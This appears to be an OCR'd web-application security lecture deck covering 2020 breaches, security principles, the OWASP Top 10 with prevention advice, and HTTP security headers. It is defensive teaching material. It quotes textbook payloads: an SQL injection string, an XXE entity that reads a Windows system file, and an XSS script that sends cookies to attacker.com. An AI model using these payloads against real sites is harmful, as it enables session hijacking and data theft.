Web Application Security

Gaurav Chadha

Agenda

- 2020 Security Breaches
- Security Principles
- Risk based security analysis
- Web Application Attacks
- OWASP Top 10
- HTTP Security Headers
- Secure Development and Operations

Security Breaches (May – July, 2020)

2020 Security Breaches

- **Ancestry.com** *(July 20, 2020)*: An **unsecured server** exposed the sensitive data belonging to 60,000 customers of the family history search software company, Ancestry.com. The details leaked include email addresses, geolocation data, IP addresses, system user IDs, support messages and technical details.
- **Clubillion** *(July 7, 2020)*: Popular casino gambling app Clubillion has suffered a data leak, exposing the PII of millions of users around the world according to researchers at vpnMentor. While it **was open to searchers, the Clubillion database** was recording up to 200 million records a day, including users' IP addresses, email addresses, amounts won, and private messages within the app.
- **Twitter** *(June 23, 2020)*: A security lapse at Twitter caused the account information of the social media company's business users to be left **exposed through browser cache**. The number of impacted business accounts has not been disclosed but its business users' email addresses, phone numbers, and the last four digits of their credit card number were impacted.
- **Cognizant** *(June 17, 2020)*: Cognizant, one of the largest IT managed services company, announced its user's information was **accessed and stolen in a ransomware attack** back in April 2020. The personal information involved in this incident included names, Social Security numbers, tax identification numbers, financial account information, driver's licenses, and passport information.
- **Claire's** *(June 15, 2020)*: The jewelry and accessories retailer Claire's announced it was a victim of a **magecart attack**, exposing the payment card information of an unknown number of customers. The retailer has 3,500 locations worldwide and e-commerce operations and claims the breach only affected online sales.
- **Mathway** *(May 24, 2020)*: At least 25 million Mathway app users, a top-rated mobile app calculator, had their email address and password exposed to data thieves, and the **leaked database** was quickly found for sale on the dark web. The breached data also included "back-end system data," which wasn't identified specifically, but is typically the type of data that runs behind the scenes on a server, powering the application for the end-user but is not visible to the user.
- **Wishbone** *(May 20, 2020)*: Over 40 million users of the mobile app, Wishbone, had their personal information up for sale on the dark web. Usernames, emails, phone numbers, location information and hashed passwords were exposed in a data breach before being advertised in a hacking forum.
- **Home Chef** *(May 20, 2020)*: The information belonging to 8 million users of the home meal delivery service, Home Chef, was found for sale on the dark web after a data breach. The data found for sale includes names, email addresses, phone numbers, addresses, scrambled passwords, and last four digits of credit card numbers.
- **U.S. Marshals** *(May 13, 2020)*: The personal information of 387,000 former and current inmates was access by a hacker who **exploited a server vulnerability** in a U.S. Marshals Service database. The information exposed includes names, dates of birth, social security numbers, and home addresses.
- **GoDaddy** *(May 4, 2020):* The web hosting site, GoDaddy, announced to its users that an **unauthorized third party was granted access to login credentials**. The site is said to have 19 million users and possibly 24,000 users had their usernames and passwords exposed. The company has reset passwords to prevent further access.

Source: https://www.identityforce.com/blog/2020-data-breaches

Security Principles

Security Principles

- Principle of least privileges
  - Understand system users (internal & external), required accesses and define roles
  - Time based access: grant as needed, revoke when done
  - Related: Separation of privileges; Compartmentalization
- Principle of complete mediation
  - Establish secure channels for accessing system (or its parts)
  - Setup User Identification, Authorization and Authentication mechanisms
  - Every access to a protected resource must be monitored, logged and verified for consistency with the access policy
- Principle of defense in depth
  - Setup multiple layers of defense
  - Prepare to prevent, detect and react to security events
- Trust nothing
  - Setup trust boundaries
  - Validate, whitelist and sanitize

Continued…

Security Principles

- Economy of mechanism
  - Keep you design as simple as possible aka KISS
  - protection has to be obtained with a mechanism that is as simple as possible
  - Reduce maintenance effort, easy of inspection and fixing
  - Reuse established secure solutions
- Fail Safe Defaults
  - Default configurations should be secure
  - Default: allow reads, deny updates
  - When a protected operation fails: a secure system state should be attempted
- Openness of Design
  - Security should not depend on secrecy of design or implementation
  - Don’t rely on “Security through obscurity”
  - Though keep passwords and keys as secrets and encrypted

Risk based security analysis

Risk based analysis

Attack Surface

- Attack surface is the sum of all possible security risk exposures. It can also be explained as the aggregate of all known, unknown, and potential vulnerabilities, and controls across all hardware, software (direct and indirect), and network components.

- Measure of how easy it is to attack a system

- Reduce Attack Surface by
  - Reducing code, limiting who can access code, and reduced privileges
  - Identify points of entry and exit
    - User interface (UI) forms and fields
    - HTTP headers and cookies
    - APIs
    - File Uploads
    - Databases, caches, in-memory storage, client side storage etc
    - Email or other kinds of messages
    - Runtime arguments
    - Open source dependencies

Prominent Web Application Attacks

Prominent Web Application Attacks

Phishing

- Attackers pretend to be someone you trust or something to disguise you to take an action you normally wouldn't.

Injection Attacks

- Injection attack specifically target the system components (DB, ORM, OS etc) and try to execute malicious code to steal or divulge classified information.

Cross –Site Scripting Attacks

- XSS attacks are often target via the authenticated and authorized users to execute malicious code or script.

Session Hijacking and Man-in-the-Middle Attacks

- **Attackers try to steal the vital session information like User Details, Access Token or Session IDs to impersonate users and execute further actions on their behalf.**

Zero Day Attacks

- A zero-day attack exploits publicized software flaws before they are patched with software updates.

Open Web Application Security Project - Top 10

OWASP Top 10

2010	2013	2017
A1 - Injection	A1 - Injection	A1:2017 - Injection
A2 - Cross-Site Scripting XSS	A2 - Broken Authentication and Session Management	A2:2017 - Broken Authentication
A3 - Broken Authentication and Session Management	A3 - Cross-Site Scripting XSS	A3:2017 - Sensitive Data Exposure
A4 - Insecure Direct Object References	A4 - Insecure Direct Object References	A4:2017 - XML External Entities (XXE)
A5 - Cross-Site Request Forgery	A5 - Security Misconfiguration	A5:2017 - Broken Access Control
A6 - Security Misconfiguration	A6 - Sensitive Data Exposure	A6:2017 - Security Misconfiguration
A7 - Insecure Cryptographic Storage	A7 - Missing Function Level Access Control	A7:2017 - Cross Site Scripting (XSS)
A8 - Failure to Restrict URL Access	A8 - Cross-Site Request Forgery	A8:2017 - Insecure Deserialization
A9 - Insufficient Trasnport Layer Protection	A9 - Using Components with Vulnerabilities	A9:2017 - Using Components with Vulnerabilities
A10 - Unvalidated Redirects and Forwards	A10 - Unvalidated Redirects and Forwards	A10:2017 - Insufficient Logging and Monitoring
A7: Merged with A9:2013	*A4 and A7 are merged with A5:2017*	
A8: Broadened to A7:2013	*A8 and A10: Retired but not forgotten*	
A9 : Retired but not forgotten		

OWASP Top 10 - 2017

A1:2017-Injection

- Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication

- Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure

- Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE)

- Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control

- Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

OWASP Top 10 - 2017

A6:2017-Security Misconfiguration

- Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

A7:2017-Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization

- Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

A9:2017-Using Components with Known Vulnerabilities

- Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging & Monitoring

- Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Injection

- When an application **sends invalid and untrusted data to an application**;

- With a malicious intention to trick the application into executing unintended behavior to collect data, cause denial of access to other users or create damage.

- Almost **any source of data can be an attack vector**:
  - GET/POST parameters
  - PATH_INFO
  - HTTP headers
  - uploaded **files**
  - Payload

Injection Types

- Some of the more common injections are:
  - SQL
  - Directory Traversal
  - OS command Execution
  - ORM Injection
  - LDAP Injection
  - Expression Language (EL) Injection

SQL Injection

Unescaped user input causes the **premature end of a SQL query**, and allows a malicious query to be executed:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

This query can be exploited by modifying the “id” parameter value as follow:

```
http://example.com/app/accountView?id=' or '1'='1
```

This makes a request to the application to return all records from the account table, other similar and more severe injections can modify the data, and even cause a loss of data.

Prevention

- Use safe APIs to eliminate the use of an interpreter. This lowers the risk of SQL injections
- Validate and sanitize **all** user input
- Create a “white list” for server-side input validation
- Avoid eval() or exec() functions
- SQL: Use **Prepared Statements**
- Use LIMIT and other SQL controls to prevent mass disclosure in case of an attack.

Broken Authentication & Session Management

Authentication

- Broken authentication vulnerabilities allow attackers to use manual or automatic ways to gain control over any account in a system and even gain total control

Session Management

- Other types of broken authentication include poor session management such as the lack of properly validating sessions ID or not rotating session IDs after a user logs out or after a period of session inactivity

Prevention

Password Management

- Define password length, complexity and rotation policy
- Implement weak password checks against a list of the top 10000 worst passwords
- Secure your password storage
- Store passwords using a modern, strong one-way hash function
- Limit failed authorization attempts or increasingly delay login attempts for a an account to prevent against brute force or automated attacked
- Log authentication failures and alert administrators when attacks are detected.

Others

- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes
- Implement multi-factor authentication to prevent credential stuffing, brute force, and stolen credential attacks
- Do not deploy any default credentials

Sensitive Data Exposure

Sensitive data exposure has been one of the most popular vulnerabilities to exploit. It consists of an attacker compromising data that should have been protected.

Sensitive data such as passwords, credit cards numbers, credentials, social security numbers, health records and PII (Personally identifiable information) require extra protection. Hence, it is critical for any company to understand the importance of protecting users' data.

Sensitive Data Exposure

Sensitive data exposure has been one of the most popular vulnerabilities to exploit. It consists of an attacker compromising data that should have been protected.

Sensitive data such as passwords, credit cards numbers, credentials, social security numbers, health records and PII (Personally identifiable information) require extra protection. Hence, it is critical for any company to understand the importance of protecting users' data.

One of the most common and serious situations is when a site doesn't use or enforce TLS for all pages, or if it supports weak encryption, exposing application for man-in-middle attacks.

"An attacker can simply monitor the network traffic, intercept the TLS, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. This attack can be modified in other ways such as changing the recipient of a money transfer."

Prevention

- Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Classify data processed, stored, or transmitted by an application. Apply controls according to the classification.
- Discard data as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters.
- Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for responses that contain sensitive data.

XML External Entities (XXE)

An XML attack happens when an application that parsers XML input is attacked. The attack can occur when XML input contains a reference to an external entity and when the reference is processed by a weakly configured XML parser. Such an attack may lead to the disclosure of sensitive data, DOS attack, server-side request forgery, and so on.

Request containing an external entity

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
<!ENTITY file SYSTEM "file:///c:/windows/win.ini"> ]>
<updateProfile>
<firstname>Joe</firstname>
<lastname>&file;</lastname>
</updateProfile>
```

Prevention

- Disable DTDs (External Entities) completely depending on the parser. The configuration method should be something like the following:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

- Implementing positive or “whitelisting”: input validation, sanitation, and filtering can help to prevent hostile data within XML documents, headers or nodes.

- Patch or upgrade the latest XML processors and libraries in use by the application or by the operating system. Use dependency checkers to manage the risk from necessary libraries and components for any integrations.
- Verify that XML/ XLS file upload functionality validates the XML using XSD validation or something similar.

Broken Access Control

Broken access control is the problem that emerges when the application doesn’t have a centralized access control thus resulting in every complicated scheme that can lead to developers making mistakes and leaving open vulnerabilities.

Prevention

- Follow the Principle of Least Privilege, where the user should only have access to the minimum privileges that are necessary to perform actions. Nothing more than what their role is intended to do.
- Implement access control mechanisms once and re-use them throughout the application.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update or delete any record. For example, a user should only be able to modify or delete data that is their own. If I log in to an application, I should only be allowed to modify my data.
- Domain access controls are unique to each application, but business limit requirements should be enforced by domain models.
- Disable web server directory listing, and ensure file metadata such as git is not present within web roots.
- Monitoring and logging are extremely important when access control fails the incident should be logged and send an alert to admins.
- Use Rate limiting API and controller access to minimize the harm from automated attack tooling.

Security Misconfigurations

Security misconfigurations happen when vulnerabilities or security configurations are overlooked.

This includes:

- Having unprotected files on public servers
- Having unpatched dependencies
- Leaving credentials with default authentication
- Leaving unused server port open
- Anything that should be properly secured but is not yet mitigated

Prevention

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down.
- Development, QA, and production environments should all be configured identically (with different credentials used in each environment). The process should be automated to minimize the effort required to set up a new secure environment.
- Remove or do not install any unnecessary features, components, documentation, and samples.
- Remove unused dependencies and frameworks.
- Establish a prioritizing system to deploy all updates and patches in a timely manner to each deployed environment. This process needs to include all frameworks, dependencies, components, and libraries (free of vulnerabilities).
- Promote a strong application architecture that provides effective secure separation between components, with segmentation, containerization, or cloud security groups.

Cross Site Scripting (XSS)

Cross Site Scripting is one of the most common vulnerabilities that affect many web applications. XSS attacks are essentially malicious injections (client-side or server-side) that are added to a web page or app through user comments, form submissions, and so on.

The injected content can modify how it is displayed, forcing the browser to execute the attacker's code.

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Prevention

- Escape untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) to resolve Reflected and Stored XSS vulnerabilities.

- Apply context-sensitive encoding when modifying the browser document on the client-side to act against DOM XSS. When this cannot be avoided, similar context-sensitive escaping techniques can be applied to browser APIs.

- Enable a Content Security Policy (CSP), which is a defensive, in-depth mitigating control against XSS. This assumes that no other vulnerabilities exist that would allow placing malicious code through local files including path traversal overwrites, or vulnerable libraries in permitted sources, such as content delivery network or local libraries.

Insecure Deserialization

When data is stored or transmitted, the bits are serialized so that they can later be restored to the original structure. Deserialization is the process of reassembling a series of bits back into a file or object.

Insecure deserialization can allow deserialized data to be modified to include malicious code that will likely damage the application if the data source is not verified

Prevention

- Implement integrity checks or encryption of the serialized objects to prevent hostile object creation or data tampering
- Isolate code that deserializes, such that it runs in very low privilege environments, such as temporary containers.
- Log deserialization exceptions and failures such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitor deserialization to sound alerts if a user deserializes constantly.

Using Components with Known Vulnerabilities

As the name implies, the use of components with known vulnerabilities can put your web security at risk.

When vulnerabilities are known, in most cases, vendors can fix them right way and release a patch or update. The problem is that many development teams fail to have an effective patching and tracking of 3rd party dependencies, either because they lack the awareness or because of a tight schedule.

Prevention

- Software projects should have a process in place to remove unused dependencies, unnecessary features, components, files, and documentation.
- Have a continuous inventory of the versions of both client-side and server-side components and their dependencies using tools like versions, DependencyCheck, retire.js, and so on.
- Continuously monitor sources like CVE and NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process.
- Only obtain your components from official sources and, when possible, prefer signed packages to reduce the chance of getting a modified, malicious component.
- Many libraries and component do not create security patches for out-of-support or old versions, or it simply do not continue maintenance. If patching is not possible, consider deploying a virtual patch to monitor, detect or protect against the discovered issue. Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Insufficient Logging and Monitoring

A hacker’s dream is to be able to carry out malicious acts without ever getting detected. If you do not ensure that monitoring and logging are in place, you are fulfilling the hacker’s dream.

By monitoring for suspicious activities, such as failed logins, invalid input (injections), weird API calls and so on, organizations can potentially detect and stop suspicious activity.

Prevention

- Ensure all logins, access control failures, and input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to within acceptable time periods.
- Establish or adopt an incident response and recovery plan.
- Use commercial and open source application protection frameworks such as OWASP AppSensor, web application firewalls such as mod_security with the OWASP Core Rule Set, and log correlation software such as ELK with custom dashboards and alerting. Penetration testing and scans by DAST tools (such as OWASP ZAP) should always trigger alerts.

HTTP Security Headers

HTTP Security Headers

Headers are part of the HTTP specification since version 1.0.

HTTP message body is often meant to be read by the user, metadata is processed exclusively by the web browser. Security headers are HTTP response headers that define whether a set of security precautions should be activated or deactivated on the web browser.

Content Security Policy (CSP) HTTP Header

Content Security Policy presents an extra layer of security against multiple vulnerabilities such as XSS, Clickjacking, Protocol Downgrading and Frame Injection. This policy helps prevent attacks such as Cross Site Scripting (XSS) and other code injection attacks by **defining content sources which are approved** and thus allowing the browser to load them.

Content Security Policy directive:

Content-Security-Policy: script-src <>; font-src <>; img-src <>; media-src <>; style-src <> …

HTTP Strict Transport Security (HSTS) HTTP Header

HSTS is a mechanism that forces browsers to use a secure web connection. HSTS ensures all HTTP requests are elevated to HTTPS, and all images, scripts, style files and other files are loaded over a secure connection.

- Convert all requests to an HTTPS connection on same host
- You need to serve a valid domain certificate
- You must support HTTPS for all subdomains, particularly the www subdomain
- The max-age must be at least 31536000 seconds (1 year)
- The includeSubDomains and preload directives must be specified

HTTP Strict Transport Security directive:

Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

HTTP Strict Transport Security - Improved

HSTS is based on Trust on First Use (TOFU) i.e. the first HTTP request will be elevated to the HTTPS version on the same host. In its response, there will be an HSTS header, that the browsers will store it in their cache. The next time an unsafe (HTTP) connection arises, it will automatically be redirected to a secure connection.

HSTS - Preload

- Ensure HSTS for inclusion in the browser HSTS preload list
- Typically updated with browser releases

X-XSS-Protection HTTP Header

X-XSS-Protection allows developers to change the behaviour of the **Reflected XSS** (Cross-Site Scripting) security filters. These filters aim to detect dangerous HTML input and either prevent the site from loading or remove potentially malicious scripts.

Malicious actions – such as stealing users' cookies, tracking keyboard strokes or mouse moves, or issuing requests on behalf of the user – can all be carried out with the help of XSS.

X-XSS-Protection directive:

X-XSS-Protection: 1; mode=block; report=REPORT URL

X-Frame-Options Header

The X-Frame-Options Header is recommended to avoid the UI Redressing attacks by defining policy for loading or disallowing iframes to the web application.

UI Redressing attacks are based on loading web pages inside an iframe and overlaying them with other UI elements. There are various types of UI Redressing, such as hijacking keystrokes or extraction of content.

X-Frame Options Directives:

X-Frame-Options: DENY | SAMEORIGIN | ALLOW-FROM URL

- The X-Frame-Options header must be present in the HTTP responses of all pages
- Instead of X-Frame-Options, the **Content-Security-Policy** frame-ancestors directive can be used

X-Content-Type-Options HTTP Header

X-Content-Type-Options header is typically used to control the MIME Type Sniffing function in web browsers.

MIME Type Sniffing is a content evaluation function used by browsers when the content type is not specified. Basically, if the *Content-Type* header is blank or missing, the browser 'sniffs' the content and attempts to display the source in the most appropriate way.

To prevent the browser from sniffing the page's content and deciding on which MIME type to use, use the X-Content-Type-Options header with the *nosniff* directive:

X-Content-Type-Options directive:

X-Content-Type-Options: nosniff

X-Download-Options HTTP Header

The X-Download-Options header can be used download the requested data instead of viewing it in the browser.

X-Download-Options is an in-depth defense mechanism that is especially suited for applications that allow users to download content.

X-Download-Options directive:

X-Download-Options: noopen

Validate Security Headers

1. KeyCDN's HTTP Header Checker tool

- https://tools.keycdn.com/curl


2. Scan with SecurityHeaders

- https://securityheaders.com/

3. Chrome DevTools response headers

Secure Development and Operations

Secure Development & Operations



References

- https://owasp.org/www-project-top-ten/

Data Breaches

- https://www.identityforce.com/blog/2020-data-breaches
- https://www.identityforce.com/blog/2019-data-breaches
- https://www.identityforce.com/blog/2018-data-breaches

Attack Surface Analysis

- https://cheatsheetseries.owasp.org/cheatsheets/Attack_Surface_Analysis_Cheat_Sheet.html

API Security Top 10

- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/
- https://owasp.org/www-project-api-security/

Threat Modelling

- https://cheatsheetseries.owasp.org/cheatsheets/Threat_Modeling_Cheat_Sheet.html

HTTP Security Headers

- https://www.netsparker.com/whitepaper-http-security-headers/
- https://www.keycdn.com/blog/http-security-headers
- https://owasp.org/www-project-secure-headers/

OWASP Cheat Sheet Series

- https://github.com/OWASP/CheatSheetSeries/tree/master/cheatsheets

Online Security Learning

- https://www.hacker101.com/
- https://github.com/coreyshuman/GeekwiseApplicationSecurity

Tools

- https://owasp.org/www-community/Free_for_Open_Source_Application_Security_Tools
- https://owasp.org/www-community/Vulnerability_Scanning_Tools